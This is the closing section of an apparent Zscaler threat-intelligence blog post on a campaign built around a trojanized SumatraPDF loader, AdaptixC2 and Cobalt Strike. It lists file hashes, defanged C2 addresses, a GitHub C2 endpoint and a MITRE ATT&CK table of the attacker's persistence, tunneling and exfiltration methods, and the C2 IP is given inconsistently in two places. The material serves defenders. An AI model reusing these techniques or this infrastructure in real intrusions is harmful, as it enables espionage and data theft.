


Figure 8: Zscaler Cloud Sandbox report for TOSHIS loader.

In addition to sandbox detections, Zscaler’s multilayered cloud security platform detects indicators related to the targeted attacks mentioned in this blog at various levels with the following threat names:

- [Win64.Trojan.TOSHIS](#)
- [Win32.Backdoor.AdaptixC2](#)
- [Win32.Backdoor.EntryShell](#)
- [Win32.Backdoor.CobaltStrike](#)

Indicators Of Compromise (IOCs)

File indicators

Hashes	Filename	Description
3238d2f6b9ea9825eb61ae5e80e7365c	Unknown	ZIP archive containing lures and trojanized SumatraPDF
2c65433696037f4ce0f8c9a1d78bdd6835c1b94d		
a4f2131eb497afe5f78d8d6e534df2b8d75c5b9b565c3ec17a323afe5355da26		

Hashes	Filename	Description
67fcf5c21474d314aa0b27b0ce8befb2 19e3c4df728e3e657cb9496cd4aaf69648470b63 47c7ce0e3816647b23bb180725c7233e505f61c35e7776d47fd448009e887857	资料/美英 与美澳核 潜艇合作 的比较分 析 (2025).exe	Trojanized SumatraPDF
89daa54fada8798c5f4e21738c8ea0b4 bd618c9e1e10891fe666839650fa406833d70afd aeec65bac035789073b567753284b64ce0b95bbae62cf79e1479714238af0eb7	4d.dat	Encrypted reflective loader shellcode and AdaptixC2 Beacon agent
e2dc48ef24da000b8fc1354fa31ca9ae 6c68dc2e33780e07596c3c06aa819ea460b3d125 7a95ce0b5f201d9880a6844a1db69aac7d1a0bf1c88f85989264caf6c82c6001	N/A	Decrypted AdaptixC2 Beacon agent DLL
2d7cc3646c287d6355def362916c6d26 adb47733c224fc8c0f7edc61becb578e560435ab 3936f522f187f8f67dda3dc88abfd170f6ba873af81fc31bbf1fdbcad1b2a7fb	1C.dat	Encrypted Cobalt Strike Beacon loader
71fa755b6ba012e1713c9101c7329f8d c2051635ccfdc0b48c260e7ceeee3f96bf026fea 6eaea92394e115cd6d5bab9ae1c6d088806229aae320e6c519c2d2210dbc94fe	2C.dat	Encrypted Cobalt Strike Beacon loader
c620b4671a5715eec0e9f3b93e6532ba 343be0f2077901ea5b5b9fb97d97892ac1a907e6 b92a3a1cf5786b6e08643483387b77640cd44f84df1169dd00efde7af46b5714	N/A	Decrypted Cobalt Strike Beacon loader
9a69b717ec4e8a35ae595aa6762d3c27 401cc16d79d94c32da3f66df21d66ff71603c14 3c29c72a59133dd9eb23953211129fd8275a11b91a3b8dddb3c6e502b6b63edb	N/A	Decrypted Cobalt Strike Beacon loader

Network indicators

Type	Indicator
IP Address	158.247.193[.]100
URL	https://api.github.com/repos/cvaS23uchsahs/rss/issues
URL	https://47.76.236[.]58:4430/Originate/contacts/CX4YJ5JI7RZ
URL	https://47.76.236[.]58:4430/Divide/developement/GIZWQVCLF
URL	https://stg.lsmartv[.]com:8443/Originate/contacts/CX4YJ5JI7RZ
URL	https://stg.lsmartv[.]com:8443/Divide/developement/GIZWQVCLF

MITRE ATT&CK Framework

ID	Tactic, Technique	Description
T1585.003	Resource Development: Establish Accounts: Cloud Accounts	The threat actor created the GitHub account cvaS23uchsahs, which hosted the RSS registry used for C2 communication.
T1587.001	Resource Development: Develop Capabilities: Malware	The threat actor developed a custom listener for the AdaptixC2 Beacon agent that utilized the GitHub API for C2 communication. In addition, the threat actor developed their own custom TOSHIS loader.
T1588.001	Resource Development: Obtain Capabilities: Malware	The threat actor obtained and deployed the open-source AdaptixC2 Beacon agent as their backdoor.
T1588.002	Resource Development: Obtain Capabilities: Tool	The threat actor used VS Code's tunnel feature for remote access to compromised systems.
T1608.001	Resource Development: Stage Capabilities: Upload Malware	The threat actor hosted a second-stage shellcode payload on their server at 58.247.193[.]100 which the initial loader was designed to download and execute.

ID	Tactic, Technique	Description
T1608.002	Resource Development: Stage Capabilities: Upload Tool	The threat actor uploaded VS Code to bashupload[.]app which was subsequently downloaded onto the victim machines.
T1204.002	Execution: User Execution: Malicious File	The attack sequence requires a user to run the malicious file titled "美英与美澳核潜艇合作的比较分析(2025).exe".
T1106	Execution: Native API	The initial loader utilized WinCrypt cryptographic functions to decrypt a second-stage shellcode. Additionally, it employed the ShellExecuteW API to launch a decoy PDF document.
T1059.003	Execution: Command and Scripting Interpreter: Windows Command Shell	The threat actor utilized the Windows Command Shell to run several commands for reconnaissance purposes (e.g., arp, net view, tasklist) and to use cURL for downloading VS Code.
T1053.005	Persistence: Scheduled Task/Job: Scheduled Task	The threat actor created a scheduled task using schtasks /create to execute the AdaptixC2 agent every two hours for persistence.
T1036.001	Defense Evasion: Masquerading: Invalid Code Signature	The threat actor used a trojanized SumatraPDF executable that includes the original SumatraPDF signature, although the signature is no longer valid.
T1036.004	Defense Evasion: Masquerading: Masquerade Task or Service	The threat actor created scheduled tasks with names intended to blend in with legitimate system tasks such as \\MSDNSvc and \\MicrosoftUDN.
T1620	Defense Evasion: Reflective Code Loading	The trojanized SumatraPDF loader downloaded a second-stage shellcode from the C2 IP 58.247.193[.]100 which reflectively loads the AdaptixC2 Beacon agent.
T1027.007	Defense Evasion: Obfuscated Files or Information: Dynamic API Resolution	The initial loader identified Windows APIs by comparing Adler-32 hashes of their names.
T1027.013	Defense Evasion: Obfuscated Files or Information: Encrypted/Encoded File	The initial loader downloaded a second-stage payload and decrypted the shellcode in-memory using AES-128.

ID	Tactic, Technique	Description
T1127	Defense Evasion: Trusted Developer Utilities Proxy Execution	The threat actor downloaded Roslyn, an open-source .NET compiler, to compile and execute malicious code.
T1016	Discovery: System Network Configuration Discovery	The threat actor ran the command <code>arp /a</code> to retrieve the local ARP table. The threat actor sent requests to <code>ipinfo.io</code> to identify the external IP address of compromised machines.
T1005	Collection: Data from Local System	The threat actor used AdaptixC2 Beacon agent's fileupload feature to exfiltrate files from infected machines.
T1071.001	Command and Control: Application Layer Protocol: Web Protocols	The TOSHIS loader downloaded a decoy PDF and a second-stage shellcode payload over HTTP from the IP address 58.247.193[.]100. The AdaptixC2 Beacon agent used HTTP/S to communicate with its GitHub C2.
T1102.002	Command and Control: Web Service: Bidirectional Communication	The threat actor used GitHub for bidirectional C2 communication.
T1219.001	Command and Control: Remote Access Tools: IDE Tunneling	The threat actor deployed VS Code and used its remote tunneling feature for interactive access.
T1105	Command and Control: Ingress Tool Transfer	The threat actor utilized the <code>cURL</code> command to retrieve tools from external servers onto the compromised system. These included a VS Code binary from <code>https://code.visualstudio.com</code> and additional payloads from <code>http://bashupload[.]app</code> .
T1132.001	Command and Control: Data Encoding: Standard Encoding	The threat actor used Base64 and RC4 to obscure C2 communications.
T1573.001	Command and Control: Encrypted Channel: Symmetric Cryptography	The AdaptixC2 beacon agent encrypted its C2 traffic using an RC4 session key.

ID	Tactic, Technique	Description
T1573.002	Command and Control: Encrypted Channel: Asymmetric Cryptography	The threat actor used the GitHub API for C2, which communicates over HTTPS.
T1001.003	Exfiltration: Exfiltration Over Web Service: Exfiltration to Code Repository	The threat actor used the GitHub API to exfiltrate files to a threat actor-controlled code repository.
T1041	Exfiltration: Exfiltration Over C2 Channel	The threat actor exfiltrated data over the same channel used for C2 communication.



Thank you for reading

Was this post useful?

[Yes, very!](#)[Not really](#)

Disclaimer: This blog post has been created by Zscaler for informational purposes only and is provided "as is" without any guarantees of accuracy, completeness or reliability. Zscaler assumes no responsibility for any errors or omissions or for any actions taken based on the information provided. Any third-party websites or resources linked in this blog post are provided for convenience only, and Zscaler is not responsible for their content or practices. All content is subject to change without notice. By accessing this blog, you agree to these terms and acknowledge your sole responsibility to verify and use the information as appropriate for your needs.



Technical Analysis of kkRAT

[Read post](#)



China-nexus Threat Actor Targets Arabian Gulf Region With PlugX

[Read post](#)



Kimsuky deploys TRANSLATEXTEXT to target South Korean academia

[Read post](#)

Get the latest Zscaler blog updates in your inbox

*

By submitting the form, you are agreeing to our [privacy policy](#).